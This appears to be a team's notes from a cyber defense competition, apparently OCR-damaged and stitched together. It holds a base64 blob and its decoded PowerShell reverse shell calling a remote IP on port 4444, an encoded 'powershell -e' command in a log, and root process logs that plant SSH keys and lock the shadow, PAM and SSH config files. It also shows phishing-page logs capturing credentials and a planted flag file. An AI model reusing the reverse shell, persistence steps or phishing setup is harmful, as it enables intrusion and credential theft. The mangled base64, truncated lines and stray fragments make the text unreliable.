A9ACAARABDAGUAdvhtsAE8AYgBqAGUAYwB8ACAAUwB5AHMAAd81AHMAAd81AHMAAd81AHMAAd81AHMAAd81AHMAAd81AHMAAd81AHMAAd81
AEkARQBuAGMAwBkAGkAbgBnACKALgBHAUAdABTAHQAcgBpAG4AZwAaACQAYgB5AHQAZQ0BzACwAMAAsACAAD3ABpACkADwAKAHMAZQ0BzAG
QAYgBwADMAAwAgAD0A1AAcAGkAZQ0B4ACA3ABAgEAdABwACAAMPgAACYAPQAgAHwATABPANUAdAA1AFMAGABYAGkAbgBwACAAMQD7ACQY
cWBLAG4AZAB1AGEAYwBzAD1ATAA9ACAA3ABzAGUAbgBkAG1AY0BjAGcATAAcACAATgBD0AFMA1AA1ACAkKwAgACgAcAB3AG0ANQkuAFAAyQ
B0AGgTAArACAATgAACAATgA7ACQAcwBLAG4AZAB1AHkAdAB1ACAAPQAgACgAWwB0AGUwAB0ACAAZQ0BwAGNAbwBkAGkAbgBwAFBAdGAg
AEAEUwBDAEAkA9QAPACIARwBLAHQDQgB5AHQAZQ0BzACgA3ABzAGUAbgBkAG1AY0BjAGcAMgApADsAJABzAHQAcgBLAGEAbQAUAFcAcgBpAH
QAZQAcACQAcwBLAG4AZAB1AHkAdAB1ACwAMAAsACQAcwBLAG4AZAB1AHkAdAB1AC8ATABLAG6AZw0GAGkAQ7ACQAcwB0AHIAZQ0BzAG0A
LgBGA0wAZQ0BzAGcAKAAPAH0AGwAKAGMAwBpAGUAbgB8AC4AQwB5AGHAcwBLACgANQAc

```



8054M

Decoded base64

```

$client = New-Object System.Net.Sockets.TCPClient("49.10.219.106",4444);$stream = $client.GetStream();
[byte[]]$bytes = 0..65535[];while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0){;$data = (New-
Object -TypeName System.Text.ASCIIEncoding).GetString($bytes,0, $i);$sendback = (iex $data 2>&1 | Out-
String);$sendback2 = $sendback + "PS " + (pwd).Path + ">";$sendbyte =
((($text.encoding)::ASCII).GetBytes($sendback2);$stream.Write($sendbyte,0,$sendbyte.Length);$stream.Flush()};
$client.Close()

```



irebox: 3/24/18 01:14M

Another attempt at the generator

```

Feb 24 15:48:58 mqtt-filter python3[796]: ERROR:os_external_control:Command: powershell -e
3AB3AGwAaQBLAG4AdAAgAD0A1AB0AGUAdvhtsAE8AYgBqAGUAYwB8ACAAUwB5AHMAAd81AG0ALgBDAGUAdAuuAFMAwB3jAG0xAZQ0BAHMALg
B3AEMAUABDAGwAaQBLAG4AdAAcAC1ANAAS4CAAMPQAwAC4AMgAAsADkALgAsADAANgA1ACwANAAG0D0ANAAPADsAJABzAHQAcgBLAGEAbQAg

```

cmd-tty-ask-password-agent]: /usr/bin/systemd-tty-ask-passw

```

"10:15:38 AM [user=(none) uid:0 e-user:root ip=- ppid:1 cwd:/ exec:/usr/sbin/sshd]: /usr/sbin/sshd -D
"10:15:38 AM [user=cdc uid:0 e-user:root ip=12.110.176.241 ppid:53588 cwd:/home/cdc exec:/bin/chattr]: chattr +i /etc/shadow
"10:15:38 AM [user=cdc uid:0 e-user:root ip=12.110.176.241 ppid:53588 cwd:/home/cdc exec:/bin/mkdir]: mkdir /root/.ssh
"10:15:38 AM [user=cdc uid:0 e-user:root ip=12.110.176.241 ppid:53588 cwd:/home/cdc exec:/bin/chattr]: chattr -i /root/.ssh/authorized_keys
"10:15:38 AM [user=cdc uid:0 e-user:root ip=12.110.176.241 ppid:53588 cwd:/home/cdc exec:/bin/chmod]: chmod 700 /root/.ssh
"10:15:38 AM [user=cdc uid:0 e-user:root ip=12.110.176.241 ppid:53588 cwd:/home/cdc exec:/bin/chmod]: chmod 600 /root/.ssh/authorized_keys
"10:15:38 AM [user=cdc uid:0 e-user:root ip=12.110.176.241 ppid:53588 cwd:/home/cdc exec:/bin/chattr]: chattr +i /root/.ssh/authorized_keys
"10:15:38 AM [user=cdc uid:0 e-user:root ip=12.110.176.241 ppid:53588 cwd:/home/cdc exec:/bin/chattr]: chattr +i /etc/ssh/ssh_config.d/custom.conf
"10:15:38 AM [user=cdc uid:0 e-user:root ip=12.110.176.241 ppid:53588 cwd:/home/cdc exec:/bin/chattr]: chattr +i /etc/pam.d/common-auth
"10:15:38 AM [user=cdc uid:0 e-user:root ip=12.110.176.241 ppid:53588 cwd:/home/cdc exec:/bin/tar]: tar -czvf /root/krb.tgz /tmp/krb*
"10:15:38 AM [user=(none) uid:0 e-user:root ip=- ppid:53643 cwd:/home/cdc exec:/bin/sh]: /bin/sh -c gzip
"10:15:38 AM [user=(none) uid:0 e-user:root ip=- ppid:53643 cwd:/home/cdc exec:/bin/gzip]: gzip


```

# Earnback problems (what we want, ideas:)



## Phishing page - gave console access/iScore/vCenter

```
[16:12:13] [inf] [18] [iscore] landing URL: https:
[16:46:20] [+++] [18] Username: [dogdogpuppy]
[16:46:20] [+++] [18] Password: ████████████████████
[17:03:59] [war] [iscore] unauthorized request: ht
[17:03:59] [imp] [19] [iscore] new visitor has arr
[17:03:59] [inf] [19] [iscore] landing URL: https:
[17:04:07] [+++] [19] Username: [aneta]
[17:04:07] [+++] [19] Password: ████████████████████
[17:39:46] [war] [iscore] unauthorized request: ht
```



Phishing page - gave console access/iScore/vCenter

# Phishing page - gave console access/iScore/vCenter

```
Administrator: Command Prompt
Microsoft Windows [Version 10.0.20348.4773]
(c) Microsoft Corporation. All rights reserved.

C:\Users\Administrator>query session
SESSIONNAME      USERNAME          ID        STATE   TYPE      DEVICE
services         Administrator     0         Disc   Disc      <
>console         Administrator     2         Active Console
31c5ce94259d4... 65536            Down
rdp-tcp           65537            Listen

C:\Users\Administrator>logoff 65536
Could not logoff session ID 65536, Error code 0xc0000002
Error [2]:The system cannot find the file specified

C:\Users\Administrator>logoff 65537

C:\Users\Administrator>query session
SESSIONNAME      USERNAME          ID        STATE   TYPE      DEVICE
services         Administrator     0         Disc   Disc      <
>console         Administrator     2         Active Console
rdp-tcp           65536            Down
rdp-tcp           65537            Listen

C:\Users\Administrator>
```

```
Administrator: Windows PowerShell
Windows PowerShell
Copyright (C) 2016 Microsoft Corporation. All rights reserved.

PS C:\Users\Administrator>query user
USERNAME          SESSIONNAME      ID        STATE   IDLE TIME  LOGON TIME
Administrator     console          1         Active  5:13      2/21/2026 6:03 AM
andrea.hall       2               Disc      3:14     2/21/2026 9:47 AM

PS C:\Users\Administrator>query user
USERNAME          SESSIONNAME      ID        STATE   IDLE TIME  LOGON TIME
Administrator     console          1         Active  5:13      2/21/2026 6:03 AM

PS C:\Users\Administrator>query session
SESSIONNAME      USERNAME          ID        STATE   TYPE      DEVICE
services         Administrator     0         Disc   Disc      <
-console         Administrator     1         Active  5:13      2/21/2026 6:03 AM
rdp-tcp           65536            Listen

PS C:\Users\Administrator>echo "C:\Users\Administrator\flag.txt" > flag.txt
PS C:\Users\Administrator>mv .\flag.txt team04_administrator.flag
PS C:\Users\Administrator>
```

```
Administrator: Command Prompt
Microsoft Windows [Version 10.0.20348.4773]
(c) Microsoft Corporation. All rights reserved.

C:\Users\Administrator>query session
SESSIONNAME      USERNAME          ID        STATE   TYPE      DEVICE
services         Administrator     0         Disc   Disc      <
>console         Administrator     2         Active Console
31c5ce94259d4... 65536            Down
rdp-tcp           65537            Listen

C:\Users\Administrator>
```